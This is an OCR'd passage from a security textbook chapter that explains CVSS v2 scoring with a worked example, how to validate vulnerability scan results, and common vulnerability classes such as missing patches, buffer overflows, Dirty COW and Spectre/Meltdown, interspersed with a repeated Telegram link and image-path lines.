To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.
To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'
Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled.
The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.
See also: http://www.microsoft.com/en-us/download/details.aspx?id=9152

Affected Software/OS
TCP/IPv4 implementations that implement RFC1323.

Vulnerability Insight
The remote host implements TCP timestamps, as defined by RFC1323.

Vulnerability Detection Method
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.
Details: TCP timestamps (OID: 1.3.6.1.4.1.25623.1.0.80091)
Version used: $Revision: 9035 $

References
Other: http://www.ietf.org/rfc/rfc1323.txt

https://t.me/learningnets

Understanding CVSS

The *Common Vulnerability Scoring System (CVSS)* is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Cybersecurity analysts often use CVSS ratings to prioritize response actions.

Analysts scoring a new vulnerability begin by rating the vulnerability on six different measures:

- Access vector
- Access complexity
- Authentication
- Confidentiality
- Integrity
- Availability

Each measure is given both a descriptive rating and a numeric score. The first three measures evaluate the exploitability of the vulnerability, whereas the last three evaluate the impact of the vulnerability.

Access Vector Metric

The *access vector metric* describes how an attacker would exploit the vulnerability and is assigned according to the criteria shown in Table 5.1.

TABLE 5.1 CVSS access vector metric

Value	Description	Score
Local (L)	The attacker must have physical or logical access to the affected system.	0.395
Adjacent Network (A)	The attacker must have access to the local network that the affected system is connected to.	0.646
Network (N)	The attacker can exploit the vulnerability remotely over a network.	1.000

Access Complexity Metric

The *access complexity metric* describes the difficulty of exploiting the vulnerability and is assigned according to the criteria shown in Table 5.2.

https://t.me/learningnets

TABLE 5.2 CVSS access complexity metric

Value	Description	Score
High (H)	Exploiting the vulnerability requires "specialized" conditions that would be difficult to find.	0.350
Medium (M)	Exploiting the vulnerability requires "somewhat specialized" conditions.	0.610
Low (L)	Exploiting the vulnerability does not require any specialized conditions.	0.710

Authentication Metric

The *authentication metric* describes the authentication hurdles that an attacker would need to clear to exploit a vulnerability and is assigned according to the criteria in Table 5.3.

TABLE 5.3 CVSS authentication metric

Value	Description	Score
Multiple (M)	Attackers would need to authenticate two or more times to exploit the vulnerability.	0.450
Single (S)	Attackers would need to authenticate once to exploit the vulnerability.	0.560
None (N)	Attackers do not need to authenticate to exploit the vulnerability.	0.704

Confidentiality Metric

The *confidentiality metric* describes the type of information disclosure that might occur if an attacker successfully exploits the vulnerability. The confidentiality metric is assigned according to the criteria in Table 5.4.

TABLE 5.4 CVSS confidentiality metric

Value	Description	Score
None (N)	There is no confidentiality impact.	0.000
Partial (P)	Access to some information is possible, but the attacker does not have control over what information is compromised.	0.275
Complete (C)	All information on the system is compromised.	0.660

https://t.me/learningnets

Integrity Metric

The *integrity metric* describes the type of information alteration that might occur if an attacker successfully exploits the vulnerability. The integrity metric is assigned according to the criteria in Table 5.5.

TABLE 5.5 CVSS integrity metric

Value	Description	Score
None (N)	There is no integrity impact.	0.000
Partial (P)	Modification of some information is possible, but the attacker does not have control over what information is modified.	0.275
Complete (C)	The integrity of the system is totally compromised and the attacker may change any information at will.	0.660

Availability Metric

The *availability metric* describes the type of disruption that might occur if an attacker successfully exploits the vulnerability. The availability metric is assigned according to the criteria in Table 5.6.

TABLE 5.6 CVSS authentication metric

Value	Description	Score
None (N)	There is no availability impact.	0.000
Partial (P)	The performance of the system is degraded.	0.275
Complete (C)	The system is completely shut down.	0.660



The Forum of Incident Response and Security Teams (FIRST) released CVSS version 3.0 in June 2015, but the new version of the standard has not yet been widely adopted. As of this writing, major vulnerability scanners still use CVSS version 2.0.

https://t.me/learningnets

Interpreting the CVSS Vector

The *CVSS vector* uses a single-line format to convey the ratings of a vulnerability on all six of the metrics described in the preceding sections. For example, recall the CVSS vector presented in Figure 5.1:

```
CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N
```

This vector contains seven components. The first section, `CVSS2#`, simply informs the reader (human or system) that the vector was composed using CVSS version 2. The next six sections correspond to each of the six CVSS metrics. In this case, the SSH cipher vulnerability in Figure 5.1 received the following ratings:

- Access Vector: Network (score: 1.000)
- Access Complexity: Medium (score: 0.610)
- Authentication: None (score: 0.704)
- Confidentiality: Partial (score: 0.275)
- Integrity: None (score: 0.000)
- Availability: None (score: 0.000)

Summarizing CVSS Scores

The CVSS vector provides good detailed information on the nature of the risk posed by a vulnerability, but the complexity of the vector makes it difficult to use in prioritization exercises. For this reason, analysts can calculate the *CVSS base score*, which is a single number representing the overall risk posed by the vulnerability. Arriving at the base score requires first calculating the *exploitability score*, *impact score*, and *impact function*.

Calculating the Exploitability Score

Analysts may calculate the exploitability score for a vulnerability using this formula:

$$\text{Exploitability} = 20 \times \text{AccessVector} \times \text{AccessComplexity} \times \text{Authentication}$$

Plugging in values for our SSH vulnerability, we get this:

$$\text{Exploitability} = 20 \times 1.000 \times 0.610 \times 0.704$$

$$\text{Exploitability} = 8.589$$

Calculating the Impact Score

Analysts may calculate the impact score for a vulnerability using this formula:

$$\text{Impact} = 10.41 \times (1 - (1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability}))$$

Plugging in values for our SSH vulnerability, we get this:

$$\text{Impact} = 10.41 \times (1 - (1 - 0.275) \times (1 - 0) \times (1 - 0))$$

$$\text{Impact} = 10.41 \times (1 - (0.725) \times (1) \times (1))$$

https://t.me/learningnets

$$\text{Impact} = 10.41 \times (1 - 0.725)$$

$$\text{Impact} = 10.41 \times 0.275$$

$$\text{Impact} = 2.863$$

Determining the Impact Function Value

The impact function is a simple check. If the impact score is 0, the impact function value is also 0. Otherwise, the impact function value is 1.176. So, in our example case, the result is as follows:

$$\text{ImpactFunction} = 1.176$$

Calculating the Base Score

With all of this information at hand, we can now calculate the CVSS base score using this formula:

$$\text{BaseScore} = ((0.6 \times \text{Impact}) + (0.4 \times \text{Exploitability}) - 1.5) \times \text{ImpactFunction}$$

Plugging in values for our SSH vulnerability, we get this:

$$\text{BaseScore} = ((0.6 \times 2.863) + (0.4 \times 8.589) - 1.5) \times 1.176$$

$$\text{BaseScore} = (1.718 + 3.436 - 1.5) \times 1.176$$

$$\text{BaseScore} = 3.654 \times 1.176$$

$$\text{BaseScore} = 4.297$$

Rounding this result, we get a CVSS base score of 4.3, which is the same value found in Figure 5.1.

Categorizing CVSS Base Scores

Many vulnerability scanning systems further summarize CVSS results by using risk categories rather than numeric risk ratings. For example, Nessus uses the risk rating scale shown in Table 5.7 to assign vulnerabilities to categories based on their CVSS base scores.

TABLE 5.7 Nessus risk categories and CVSS scores

CVSS score	Risk category
Under 4.0	Low
4.0 or higher, but less than 6.0	Medium
6.0 or higher, but less than 10.0	High
10.0	Critical

https://t.me/learningnets

Continuing with the SSH vulnerability example from Figure 5.1, we calculated the CVSS score for this vulnerability as 4.3. This places it into the Medium risk category, as shown in the screen header in Figure 5.1.

Validating Scan Results

Cybersecurity analysts interpreting reports often perform their own investigations to confirm the presence and severity of vulnerabilities. This adjudication may include the use of external data sources that supply additional information valuable to the analysis.

False Positives

Vulnerability scanners are useful tools, but they aren't foolproof. Scanners do sometimes make mistakes for a variety of reasons. The scanner might not have sufficient access to the target system to confirm a vulnerability, or it might simply have an error in a plug-in that generates an erroneous vulnerability report. When a scanner reports a vulnerability that does not exist, this is known as a *false positive error.*

Cybersecurity analysts should confirm each vulnerability reported by a scanner. In some cases, this may be as simple as verifying that a patch is missing or an operating system is outdated. In other cases, verifying a vulnerability requires a complex manual process that simulates an exploit. For example, verifying a SQL injection vulnerability may require actually attempting an attack against a web application and verifying the result in the backend database.

When verifying a vulnerability, analysts should draw on their own expertise as well as the subject matter expertise of others throughout the organization. Database administrators, system engineers, network technicians, software developers, and other experts have domain knowledge that is essential to the evaluation of a potential false positive report.

Documented Exceptions

In some cases, an organization may decide not to remediate a vulnerability for one reason or another. For example, the organization may decide that business requirements dictate the use of an operating system that is no longer supported. Similarly, development managers may decide that the cost of remediating a vulnerability in a web application that is exposed only to the internal network outweighs the security benefit.

Unless analysts take some action to record these exceptions, vulnerability scans will continue to report them each time a scan runs. It's good practice to document exceptions in the vulnerability management system so that the scanner knows to ignore them in future reports. This reduces the level of noise in scan reports and increases their usefulness to analysts.

https://t.me/learningnets



Be careful when deciding to allow an exception. As discussed in Chapter 4, many organizations are subject to compliance requirements for vulnerability scanning. Creating an exception may violate those compliance obligations or go against best practices for security.

Understanding Informational Results

Vulnerability scanners often supply very detailed information when run using default configurations. Not everything reported by a vulnerability scanner actually represents a significant security issue. Nevertheless, scanners provide as much information as they are able to determine to show the types of information that an attacker might be able to gather when conducting a reconnaissance scan. This information also provides important reconnaissance for a penetration tester seeking to gather information about a potential target system.

Figure 5.4 provides an example of a high-level report generated from a vulnerability scan run against a web server. Note that about two-thirds of the vulnerabilities in this report fit into the "Info" risk category. This indicates that the plug-ins providing results are not even categorized according to the CVSS. Instead, they are simply informational results. In some cases, they are simply observations that the scanner made about the system, while in other cases they may refer to a lack of best practices in the system configuration. Most organizations do not go to the extent of addressing all informational results about a system because it can be difficult, if not impossible, to do so.


FIGURE 5.4 Scan report showing vulnerabilities and best practices

Severity ▲	Plugin Name	Plugin Family	Count
HIGH	CGI Generic SQL Injection (blind, time based)	CGI abuses	1
MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	2
MEDIUM	ASP.NET DEBUG Method Enabled	CGI abuses	1
MEDIUM	CGI Generic Cookie Injection Scripting	CGI abuses	1
MEDIUM	CGI Generic HTML Injections (quick test)	CGI abuses : XSS	1
MEDIUM	CGI Generic XSS (comprehensive test)	CGI abuses : XSS	1
MEDIUM	CGI Generic XSS (extended patterns)	CGI abuses : XSS	1
MEDIUM	CGI Generic XSS (quick test)	CGI abuses : XSS	1
INFO	CGI Generic Tests Load Estimation (all tests)	CGI abuses	2
INFO	CGI Generic Tests Timeout	CGI abuses	2
INFO	External URLs	Web Servers	2
INFO	HTTP Methods Allowed (per directory)	Web Servers	2
INFO	HTTP Server Type and Version	Web Servers	2
INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	2
INFO	Missing or Permissive Content-Security-Policy HTTP Res...	CGI abuses	2
INFO	Missing or Permissive X-Frame-Options HTTP Response ...	CGI abuses	2

Scan Details

Name:	Main Website
Status:	Completed
Policy:	Web Application Tests
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 1:30 AM
End:	Today at 3:20 AM
Elapsed:	2 hours
Targets:	[redacted]

Vulnerabilities



https://t.me/learningnets

A penetration tester encountering the scan report in Figure 5.4 should first turn their attention to the high-severity SQL injection vulnerability that exists. That is a very serious vulnerability that may provide a direct path to compromising the system's underlying database. If that exploitation does not bear fruit, the seven medium-severity vulnerabilities may offer potential access. The remaining informational vulnerabilities are useful for reconnaissance but may not provide a direct path to compromise.

Many organizations will adopt a formal policy for handling these informational messages from a remediation perspective. For example, some organizations may decide that once a message appears in two or three consecutive scans, they will create a journal entry documenting the actions they took in response to the message or the reasons they chose not to take actions. This approach is particularly important for highly audited organizations that have stringent compliance requirements. Creating a formal record of the decision-making process satisfies auditors that the organization conducted due diligence.

Reconciling Scan Results with Other Data Sources

Vulnerability scans should never take place in a vacuum. Penetration testers interpreting these reports should also turn to other sources of security information as they perform their analyses. When available to a penetration tester, the following information sources may also contain valuable information:

- *Logs* from servers, applications, network devices, and other sources that might contain information about possible attempts to exploit detected vulnerabilities
- *Security information and event management (SIEM)* systems that correlate log entries from multiple sources and provide actionable intelligence
- *Configuration management systems* that provide information on the operating system and applications installed on a system


Each of these information sources can prove invaluable when a penetration tester attempts to reconcile a scan report with the reality of the organization's computing environment.

Trend Analysis

Trend analysis is also an important part of a vulnerability scanning program. Managers should watch for overall trends in vulnerabilities, including the number of new vulnerabilities arising over time, the age of existing vulnerabilities, and the time required to remediate vulnerabilities. Figure 5.5 shows an example of the trend analysis reports available in Nessus SecurityCenter.

https://t.me/learningnets

FIGURE 5.5 Vulnerability trend analysis



Source: Tenable Network Security, Inc.

Common Vulnerabilities


Each vulnerability scanning system contains plug-ins able to detect thousands of possible vulnerabilities, ranging from major SQL injection flaws in web applications to more mundane information disclosure issues with network devices. Though it's impossible to discuss each of these vulnerabilities in a book of any length, penetration testers should be familiar with the most commonly detected vulnerabilities and some of the general categories that cover many different vulnerability variants.

Chapter 4 discussed the importance of regularly updating vulnerability scanners to make them effective against newly discovered threats. Although this is true, it is also important to note that even old vulnerabilities can present significant issues to the security of organizations. Each year Verizon conducts a widely respected analysis of all the data breaches they investigated over the course of the prior year. Figure 5.6 shows some of the results from the 2016 *Data Breach Investigations Report*, the last year for which this information is available.

Figure 5.6 underscores the importance of addressing old vulnerabilities and the stark reality that many organizations fail to do so. Many of the vulnerabilities exploited during data breaches in 2015 had been discovered more than a *decade* earlier. That's an astounding statistic.

https://t.me/learningnets

FIGURE 5.6 Vulnerabilities exploited in 2015 by year of initial discovery



Source: Verizon Data Breach Investigations Report

Server and Endpoint Vulnerabilities

Computer systems are quite complex. Operating systems run on both servers and endpoints comprising millions of lines of code, and the differing combinations of applications they run makes each system fairly unique. It's no surprise, therefore, that many of the vulnerabilities detected by scans exist on server and endpoint systems, and these vulnerabilities are often among the most complex to remediate. This makes them attractive targets for penetration testers.

Missing Patches

Applying security patches to systems should be one of the core practices of any information security program, but this routine task is often neglected due to a lack of resources for preventive maintenance. One of the most common alerts from a vulnerability scan is that one or more systems on the network are running an outdated version of an operating system or application and require security patch(es). Penetration testers may take advantage of these missing patches and exploit operating system weaknesses.


Figure 5.7 shows an example of one of these scan results. The server located at 10.64.142.211 has a remote code execution vulnerability. Though the scan result is fairly brief, it does contain quite a bit of helpful information:

- The description tells us that this is a flaw in the Windows HTTP stack.
- The service information in the Output section of the report confirms that the server is running an HTTPS service on TCP port 443.

https://t.me/learningnets

- We see in the header that this is a critical vulnerability, which is confirmed in the Risk Information section, where we see that it has a CVSS base score of 10.
- We can parse the CVSS vector to learn a little more about this vulnerability:
  - *AV:N* tells us that the vulnerability can be exploited remotely by a hacker over the network.
  - *AC:L* tells us that the access complexity is low, meaning that a relatively unskilled attacker can exploit it.
  - *Au:N* tells us that no authentication is required to exploit the vulnerability.
  - *C:C*, *I:C*, and *A:C* tell us that someone exploiting this vulnerability is likely to completely compromise the confidentiality, integrity, and availability of the system.

FIGURE 5.7 Missing patch vulnerability





We won't continue to parse the CVSS vectors for each of the vulnerabilities discussed in this chapter. However, you may wish to do so on your own as an exercise in assessing the severity of a vulnerability.

Fortunately, there is an easy way to fix this problem. The Solution section tells us that Microsoft has released patches for the affected operating systems, and the "See Also" section provides a direct link to the Microsoft security bulletin (MS15-034) that describes the issue and solution in greater detail.

https://t.me/learningnets

Mobile Device Security

The section "Server and Endpoint Vulnerabilities" refers to the vulnerabilities typically found on traditional servers and endpoints, but it's important to note that mobile devices have a host of security issues of their own and must be carefully managed and patched to remain secure.

The administrators of mobile devices can use a mobile device management (MDM) solution to manage the configuration of those devices, automatically installing patches, requiring the use of encryption, and providing remote wiping functionality. MDM solutions may also restrict the applications that can be run on a mobile device to those that appear on an approved list.

That said, mobile devices do not typically show up on vulnerability scans because they are not often sitting on the network when those scans run. Therefore, administrators should pay careful attention to the security of those devices, even when they do not show up as requiring attention after a vulnerability scan.

Unsupported Operating Systems and Applications

Software vendors eventually discontinue support for every product they make. This is true for operating systems as well as applications. Once the vendor announces the final end of support for a product, organizations that continue running the outdated software put themselves at a significant risk of attack. The vendor simply will not investigate or correct security flaws that arise in the product after that date. Organizations continuing to run the unsupported product are on their own from a security perspective, and unless you happen to maintain a team of operating system developers, that's not a good situation to find yourself in.

From a penetration tester's perspective, reports of unsupported software are a treasure trove of information. They're difficult for IT teams to remediate and offer a potential avenue of exploitation.


Perhaps the most famous end of support for a major operating system occurred in July 2015 when Microsoft discontinued support for the more-than-a-decade-old Windows Server 2003. Figure 5.8 shows an example of the report generated by Nessus when it identifies a server running this outdated operating system.

We can see from this report that the scan detected two servers on the network running Windows Server 2003. The description of the vulnerability provides a stark assessment of what lies in store for organizations continuing to run any unsupported operating system:

> Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

https://t.me/learningnets

FIGURE 5.8 Unsupported operating system vulnerability



The solution for organizations running unsupported operating systems is simple in its phrasing but complex in implementation: "Upgrade to a version of Windows that is currently supported" is a pretty straightforward instruction, but it may pose a significant challenge for organizations running applications that can't be upgraded to newer versions of Windows. In cases where the organization must continue using an unsupported operating system, best practice dictates isolating the system as much as possible, preferably not connecting it to any network, and applying as many compensating security controls as possible, such as increased monitoring and implementation of strict network firewall rules.

Buffer Overflows

Buffer overflow attacks occur when an attacker manipulates a program into placing more data into an area of memory than is allocated for that program's use. The goal is to overwrite other information in memory with instructions that may be executed by a different process running on the system.

Buffer overflow attacks are quite commonplace and tend to persist for many years after they are initially discovered. For example, the 2016 Verizon *Data Breach Investigation Report* identified 10 vulnerabilities that were responsible for 85 percent of the compromises in their study. Among the top ten were four overflow issues:

- CVE 1999-1058: Buffer overflow in Vermillion FTP Daemon
- CVE 2001-0876: Buffer overflow in Universal Plug and Play (UPnP) on Windows 98, 98SE, ME, and XP
- CVE 2002-0126: Buffer overflow in BlackMoon FTP Server 1.0 through 1.5
- CVE 2003-0818: Multiple integer overflows in Microsoft ASN.1 library



One of the listed vulnerabilities is an "integer overflow." This is simply a variant of a buffer overflow where the result of an arithmetic operation attempts to store an integer that is too large to fit in the specified buffer.

https://t.me/learningnets

The four-digit number following the letters *CVE* in each vulnerability title indicates the year that the vulnerability was discovered. In a study of breaches that took place in 2015, four of the top ten issues causing breaches were exploits of overflow vulnerabilities that were between 12 and 16 years old!

Cybersecurity analysts discovering a buffer overflow vulnerability during a vulnerability scan should seek out a patch that corrects the issue. In most cases, the scan report will directly identify an available patch.


Privilege Escalation

Privilege escalation attacks seek to increase the level of access that an attacker has to a target system. They exploit vulnerabilities that allow the transformation of a normal user account into a more privileged account, such as the root superuser account.

In October 2016, security researchers announced the discovery of a Linux kernel vulnerability dubbed Dirty COW. This vulnerability, present in the Linux kernel for nine years, was extremely easy to exploit and provided successful attackers with administrative control of affected systems.

In an attempt to spread the word about this vulnerability and encourage prompt patching of Linux kernels, security researchers set up the dirtycow.ninja website, shown in Figure 5.9. This site provides details on the flaw and corrective measures.

FIGURE 5.9 Dirty COW website




https://t.me/learningnets

Arbitrary Code Execution

Arbitrary code execution vulnerabilities allow an attacker to run software of their choice on the targeted system. This can be a catastrophic event, particularly if the vulnerability allows the attacker to run the code with administrative privileges. *Remote code execution* vulnerabilities are an even more dangerous subset of code execution vulnerabilities because the attacker can exploit the vulnerability over a network connection without having physical or logical access to the target system.

Figure 5.10 shows an example of a remote code execution vulnerability detected by Nessus.

FIGURE 5.10 Code execution vulnerability



Notice that the CVSS access vector in Figure 5.10 shows that the access vector for this vulnerability is network based. This is consistent with the description of a remote code execution vulnerability. The impact metrics in the vector show that the attacker can exploit this vulnerability to completely compromise the system.

Fortunately, as with most vulnerabilities detected by scans, there is an easy fix for the problem. Microsoft has issued patches for the versions of Windows affected by the issue and describes them in Microsoft Security Bulletin MS14-066.

https://t.me/learningnets

Hardware Flaws

While most vulnerabilities affect operating systems and applications, occasionally vulnerabilities arise that directly affect the underlying hardware running in an organization. These may arise due to firmware issues or, in rarer cases, may be foundational hardware issues requiring remediation.

Firmware Vulnerabilities

Many hardware devices contain *firmware*: computer code stored in nonvolatile memory on the device, where it can survive a reboot of the device. Firmware often contains the device's operating system and/or configuration information. Just like any other code, the code contained in firmware may contain security vulnerabilities.

In many cases, this code resides out of sight and out of mind for the IT team because it is initially provided by the manufacturer and often lacks both an automatic update mechanism and any integration with enterprise configuration management tools. Cybersecurity analysts should carefully monitor the firmware in use in their organizations and develop an updating procedure that applies security updates as they are released.

For penetration testers, firmware vulnerabilities present a unique opportunity because they often remain unpatched. A tester may use a firmware vulnerability in a nonstandard computing device to gain a foothold on a network and then pivot to other systems.

Spectre and Meltdown


Hardware may also contain intrinsic vulnerabilities that can be quite difficult to remediate. In 2017, security researchers announced the discovery of two related hardware vulnerabilities in nearly every microprocessor manufactured during the preceding two decades. These vulnerabilities, named Spectre and Meltdown, exploit a feature of the chips known as speculative execution to allow processes to gain access to information reserved for other processes.

Launching these attacks does require an initial presence on the system, but a penetration tester might exploit this type of vulnerability to engage in privilege escalation after establishing initial access to a system.

